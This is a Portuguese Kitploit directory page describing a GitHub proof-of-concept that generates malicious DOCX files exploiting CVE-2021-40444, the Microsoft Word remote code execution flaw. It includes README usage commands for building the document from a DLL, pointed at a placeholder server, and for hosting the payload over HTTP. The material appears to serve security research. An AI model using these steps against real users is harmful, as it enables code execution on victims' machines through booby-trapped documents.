
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2021-40444-exp — Gera documentos DOCX maliciosos que exploram o CVE-2021-40444 (RCE do Microsoft Office Word) com um servidor HTTP embutido para entrega de payload e execução de calc baseada em DLL. | Kitploit
Ferramentas/GitHubGitHub/lisinan988/cve-2021-40444-exp
Geração de PayloadsExploraçãoExploração de Aplicações WebAnálise de MalwareComando e Controle
GitHublisinan988/cve-2021-40444-exp

CVE-2021-40444-exp

Gera documentos DOCX maliciosos que exploram o CVE-2021-40444 (RCE do Microsoft Office Word) com um servidor HTTP embutido para entrega de payload e execução de calc baseada em DLL.

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Ver Repositório
6há 4 anosAinda não revisado
Compartilhar

CVE-2021-40444 PoC

Gerador de docx malicioso para explorar CVE-2021-40444 (Execução Remota de Código no Microsoft Office Word)

A criação deste script é baseada em engenharia reversa sobre a amostra utilizada na natureza: 938545f7bbe40738908a95da8cdeabb2a11ce2ca36b0f6a74deda9378d380a52 (arquivo docx)

Você precisa instalar o lcab primeiro (sudo apt-get install lcab)

Consulte REPRODUCE.md para etapas manuais de reprodução

Se o seu cab gerado não estiver funcionando, tente apontar a URL do exploit.html para calc.cab

Utilização

Primeiro, gere um documento docx malicioso a partir de uma DLL. Você pode usar o arquivo em test/calc.dll, que apenas exibe um calc.exe a partir de uma chamada a system()

python3 exploit.py generate test/calc.dll http://<IP DO SRV>

Geração do documento

Após gerar o docx malicioso (estará em out/), você pode configurar o servidor:

sudo python3 exploit.py host 80

Servidor

Por fim, teste o docx em uma Máquina Virtual Windows:

Pop Calc

Baixar ferramenta